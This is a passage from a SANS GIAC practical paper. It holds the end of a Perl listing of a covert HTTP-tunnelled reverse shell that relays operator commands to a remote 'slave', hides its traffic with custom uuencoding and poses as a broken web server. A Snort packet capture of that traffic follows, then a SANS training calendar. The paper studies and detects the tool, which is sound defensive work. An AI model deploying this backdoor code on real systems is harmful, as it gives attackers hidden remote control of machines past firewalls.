273             last  if ( $input =~ m/\n\n/s );
274       }
275       &hide_as_broken_webserver  if ( $input =~ m/$CGI_PREFIX/s == 0 );
276       $input =~ s/^.*($CGI_PREFIX)\??//s;
277       $input =~ s/\n.*$//s;
278       &uudecode;        # decoding the data from the slave
279       &hide_as_broken_webserver  if ( $decoded =~ m/^$PASSWORD/s == 0 );
280       $decoded =~ s/^$PASSWORD//s;
281       $decoded = "[Warning! No output from remote!]\n>" if ($decoded eq
     "");
282       print STDOUT "$decoded";      # showing the slave output to the user
283       $output = <STDIN>;            # and get his input.
284       &uuencode;        # encode the data for the slave
285       send (S, $encoded, 0) || die "\nconnection lost!\n";  # and send it
286       close (S);
287       print STDOUT "sent.\n";
288       goto YOP;         # wait for the next connect from the slave
289 } # END OF MASTER FUNCTION
290
291 ##################### MISC. FUNCTIONS ####################
292
293 sub uuencode {    # does the encoding stuff for error-free data transfer
     via WWW
294       $output = $PASSWORD . $output;            # PW is for error checking
     and
295         $uuencoded = pack "u", "$output"; # preventing sysadmins from
296         $uuencoded =~ tr/'\n)=(:;&><,#$*%]!\@"`\\\-'  # sending you weird
297                         /'zcadefghjklmnopqrstuv'      # data. No real
298                         /;                            # security!
299         $uuencoded =~ tr/"'"/'b'/;
300       if ( ($PROXY) && ($SLAVE_MODE) ) {# proxy drops request if > 4kb
301             $codelength = (length $uuencoded) + (length $REAL_PREFIX) +12;
302             $cut_length = 4099 - (length $REAL_PREFIX);
303             $uuencoded = pack "a$cut_length", $uuencoded
304                   if ($codelength > 4111);
305       }
306         $encoded = $uuencoded;
307       $encoded = $encoded . " HTTP/1.0\n"    if ($SLAVE_MODE);
308 } # END OF UUENCODE FUNCTION
309
310 sub uudecode {    # does the decoding of the data stream
311       $input =~     tr/'zcadefghjklmnopqrstuv'
312                   /'\n)=(:;&><,#$*%]!\@"`\\\-'
313                   /;
314       $input =~     tr/'b'/"'"/;
315       $decoded = unpack "u", "$input";
316 } # END OF UUDECODE FUNCTION
317
318 sub base64encoding {    # does the base64 encoding for proxy passwords
319       $encode_string = $PROXY_USER . ":" . $PROXY_PASSWORD;
320       $encoded_string = substr(pack('u', $encode_string), 1);
321       chomp($encoded_string);
322       $encoded_string =~ tr|` -_|AA-Za-z0-9+/|;
323       $padding = (3 - length($encode_string) % 3) % 3;
324       $encoded_string =~ s/.{$padding}$/'=' x $padding/e if $padding;
325       $PROXY_COOKIE = "Proxy-authorization: Basic " . $encoded_string .
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
     "\n";
326  } # END OF BASE64ENCODING FUNCTION
327
328  sub hide_as_broken_webserver {      # invalid request -> look like broken
     server
329        send (S, "<HTML><HEAD>\n<TITLE>404 File Not Found</TITLE>\n</HEAD>".
330               "<BODY>\n<H1>File Not Found</H1>\n</BODY></HTML>\n", 0);
331        close S;
332        print STDOUT "Warning! Illegal server access!\n";   # report to user
333        goto YOP;
334  } # END OF HIDE_AS_BROKEN_WEBSERVER FUNCTION
335
336  # END OF PROGRAM # (c) 1998 by <vh@reptile.rug.ac.be>
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Appendix B – Snort scan

```
-*> Snort! <*-
Version 1.3.1
By Martin Roesch (roesch@clark.net, www.clark.net/~roesch)
Decoding Ethernet on interface eth0

07/23-12:16:12.335290 0:80:C7:79:C6:A3 -> 0:8:C7:FE:20:69 type:0x800
len:0x5A
10.0.0.2:1034 -> 10.0.0.1:8080 TCP TTL:64 TOS:0x0 ID:100  DF
***PA* Seq: 0xB49761F3   Ack: 0xCF33CA   Win: 0x7D78
47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 6F 72 64  GET /cgi-bin/ord
65 72 3F 6C 35 6D 41 6C 7A 20 48 54 54 50 2F 31  er?l5mAlz HTTP/1
2E 30 0A 0A                                      .0..

07/23-12:16:12.460256 0:8:C7:FE:20:69 -> 0:80:C7:79:C6:A3 type:0x800
len:0x40
10.0.0.1:8080 -> 10.0.0.2:1034 TCP TTL:128 TOS:0x0 ID:62072  DF
****A* Seq: 0xCF33CA   Ack: 0xB4976217   Win: 0x2214
00 00 00 00 00 00 74 A2 57 4D                    ......t.WM


07/23-12:16:32.343130 0:8:C7:FE:20:69 -> 0:80:C7:79:C6:A3 type:0x800
len:0x48
10.0.0.1:8080 -> 10.0.0.2:1034 TCP TTL:128 TOS:0x0 ID:2681  DF
***PA* Seq: 0xCF33CA   Ack: 0xB4976217   Win: 0x2214
62 35 6D 41 6C 39 67 45 52 73 72 74 74 7A 82 1F  b5mAl9gERsrttz..
A2 AC                                            ..

07/23-12:16:32.343231 0:80:C7:79:C6:A3 -> 0:8:C7:FE:20:69 type:0x800
len:0x36
10.0.0.2:1034 -> 10.0.0.1:8080 TCP TTL:64 TOS:0x0 ID:104  DF
****A* Seq: 0xB4976217   Ack: 0xCF33D8   Win: 0x7D78

07/23-12:16:32.343310 0:8:C7:FE:20:69 -> 0:80:C7:79:C6:A3 type:0x800
len:0x40
10.0.0.1:8080 -> 10.0.0.2:1034 TCP TTL:128 TOS:0x0 ID:2937  DF
*F**A* Seq: 0xCF33D8   Ack: 0xB4976217   Win: 0x2214
00 00 00 00 00 00 D8 01 AD 9A                    ..........

07/23-12:16:32.343423 0:80:C7:79:C6:A3 -> 0:8:C7:FE:20:69 type:0x800
len:0x36
10.0.0.2:1034 -> 10.0.0.1:8080 TCP TTL:64 TOS:0x0 ID:105  DF
****A* Seq: 0xB4976217   Ack: 0xCF33D9   Win: 0x7D78

07/23-12:16:33.353858 0:80:C7:79:C6:A3 -> 0:8:C7:FE:20:69 type:0x800
len:0x36
10.0.0.2:1034 -> 10.0.0.1:8080 TCP TTL:64 TOS:0x0 ID:106  DF
*F**A* Seq: 0xB4976217   Ack: 0xCF33D9   Win: 0x7D78

07/23-12:16:33.354093 0:8:C7:FE:20:69 -> 0:80:C7:79:C6:A3 type:0x800
len:0x40
10.0.0.1:8080 -> 10.0.0.2:1034 TCP TTL:128 TOS:0x0 ID:3193  DF
****A* Seq: 0xCF33D9   Ack: 0xB4976218   Win: 0x2214
00 00 00 00 00 00 46 C9 14 97                    ......F...
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
07/23-12:16:38.374391 0:80:C7:79:C6:A3 -> 0:8:C7:FE:20:69 type:0x800
len:0x4A
10.0.0.2:1035 -> 10.0.0.1:8080 TCP TTL:64 TOS:0x0 ID:107  DF
S***** Seq: 0xB5FB24A9   Ack: 0x0   Win: 0x7D78
TCP Options => MSS: 1460 Opt 4:TS: 380335 0 NOP WS: 0

07/23-12:16:38.374654 0:8:C7:FE:20:69 -> 0:80:C7:79:C6:A3 type:0x800
len:0x40
10.0.0.1:8080 -> 10.0.0.2:1035 TCP TTL:128 TOS:0x0 ID:3449  DF
S***A* Seq: 0xCF998E   Ack: 0xB5FB24AA   Win: 0x2238
TCP Options => MSS: 1460
00 00 B2 39 47 A4                                ...9G.

07/23-12:16:38.374728 0:80:C7:79:C6:A3 -> 0:8:C7:FE:20:69 type:0x800
len:0x36
10.0.0.2:1035 -> 10.0.0.1:8080 TCP TTL:64 TOS:0x0 ID:108  DF
****A* Seq: 0xB5FB24AA   Ack: 0xCF998F   Win: 0x7D78

07/23-12:16:38.375378 0:80:C7:79:C6:A3 -> 0:8:C7:FE:20:69 type:0x800
len:0xAC
10.0.0.2:1035 -> 10.0.0.1:8080 TCP TTL:64 TOS:0x0 ID:109  DF
***PA* Seq: 0xB5FB24AA   Ack: 0xCF998F   Win: 0x7D78
47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 6F 72 64  GET /cgi-bin/ord
65 72 3F 4D 35 6D 41 6C 39 56 41 4F 6A 57 30 72  er?M5mAl9VAOjW0r
64 67 59 54 39 47 76 44 66 57 6B 4E 39 37 41 45  dgYT9GvDfWkN97AE
64 73 71 52 39 36 76 59 38 56 51 45 39 73 74 72  dsqR96vY8VQE9str
6A 46 55 54 6A 56 41 41 6A 46 34 4E 39 37 41 45  jFUTjVAAjF4N97AE
7A 31 64 73 71 52 61 52 59 50 66 73 74 72 6A 47  z1dsqRaRYPfstrjG
6A 53 66 52 59 50 66 74 48 74 7A 20 48 54 54 50  jSfRYPftHtz HTTP
2F 31 2E 30 0A 0A                                /1.0..

07/23-12:16:38.490980 0:8:C7:FE:20:69 -> 0:80:C7:79:C6:A3 type:0x800
len:0x40
10.0.0.1:8080 -> 10.0.0.2:1035 TCP TTL:128 TOS:0x0 ID:3961  DF
****A* Seq: 0xCF998F   Ack: 0xB5FB2520   Win: 0x21C2
00 00 00 00 00 00 06 6B 15 B9                    .......k..

07/23-12:17:01.405007 0:8:C7:FE:20:69 -> 0:80:C7:79:C6:A3 type:0x800
len:0x40
10.0.0.1:8080 -> 10.0.0.2:1035 TCP TTL:128 TOS:0x0 ID:12153  DF
***PA* Seq: 0xCF998F   Ack: 0xB5FB2520   Win: 0x21C2
6C 35 6D 41 6C 7A 36 83 D0 84                    l5mAlz6...

Exiting...
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Last Updated: April 23rd, 2017

Upcoming Training

Click Here to
{Get CERTIFIED!}

SANS Baltimore Spring 2017	Baltimore, MD	Apr 24, 2017 - Apr 29, 2017	Live Event
Community SANS Vancouver SEC504	Vancouver, BC	Apr 24, 2017 - Apr 29, 2017	Community SANS
Automotive Cybersecurity Summit	Detroit, MI	May 01, 2017 - May 08, 2017	Live Event
SANS Riyadh 2017	Riyadh, Saudi Arabia	May 06, 2017 - May 11, 2017	Live Event
SANS Security West 2017	San Diego, CA	May 09, 2017 - May 18, 2017	Live Event
Community SANS St Louis SEC504	St Louis, MO	May 15, 2017 - May 20, 2017	Community SANS
SANS Northern Virginia - Reston 2017	Reston, VA	May 21, 2017 - May 26, 2017	Live Event
SANS London May 2017	London, United Kingdom	May 22, 2017 - May 27, 2017	Live Event
SANS Madrid 2017	Madrid, Spain	May 29, 2017 - Jun 03, 2017	Live Event
SANS Atlanta 2017	Atlanta, GA	May 30, 2017 - Jun 04, 2017	Live Event
Community SANS Virginia Beach SEC504*	Virginia Beach, VA	Jun 05, 2017 - Jun 10, 2017	Community SANS
SANS San Francisco Summer 2017	San Francisco, CA	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS Houston 2017	Houston, TX	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS Rocky Mountain 2017 - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
SANS Thailand 2017	Bangkok, Thailand	Jun 12, 2017 - Jun 30, 2017	Live Event
SANS Charlotte 2017	Charlotte, NC	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Rocky Mountain 2017	Denver, CO	Jun 12, 2017 - Jun 17, 2017	Live Event
Community SANS Huntsville - SEC504	Huntsville, AL	Jun 12, 2017 - Jun 17, 2017	Community SANS
Mentor Session - SEC504	Reston, VA	Jun 13, 2017 - Aug 01, 2017	Mentor
Community SANS Marina del Rey SEC504	Marina del Rey, CA	Jun 19, 2017 - Jun 24, 2017	Community SANS
SANS Minneapolis 2017	Minneapolis, MN	Jun 19, 2017 - Jun 24, 2017	Live Event
SANS Philippines 2017	Manila, Philippines	Jun 19, 2017 - Jun 24, 2017	Live Event
SANS Paris 2017	Paris, France	Jun 26, 2017 - Jul 01, 2017	Live Event
Community SANS Columbia SEC504	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Community SANS
SANS Cyber Defence Canberra 2017	Canberra, Australia	Jun 26, 2017 - Jul 08, 2017	Live Event
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
Cyber Defence Japan 2017	Tokyo, Japan	Jul 05, 2017 - Jul 15, 2017	Live Event
SANS Cyber Defence Singapore 2017	Singapore, Singapore	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Seattle SEC504	Seattle, WA	Jul 10, 2017 - Jul 15, 2017	Community SANS
SANS Los Angeles - Long Beach 2017	Long Beach, CA	Jul 10, 2017 - Jul 15, 2017	Live Event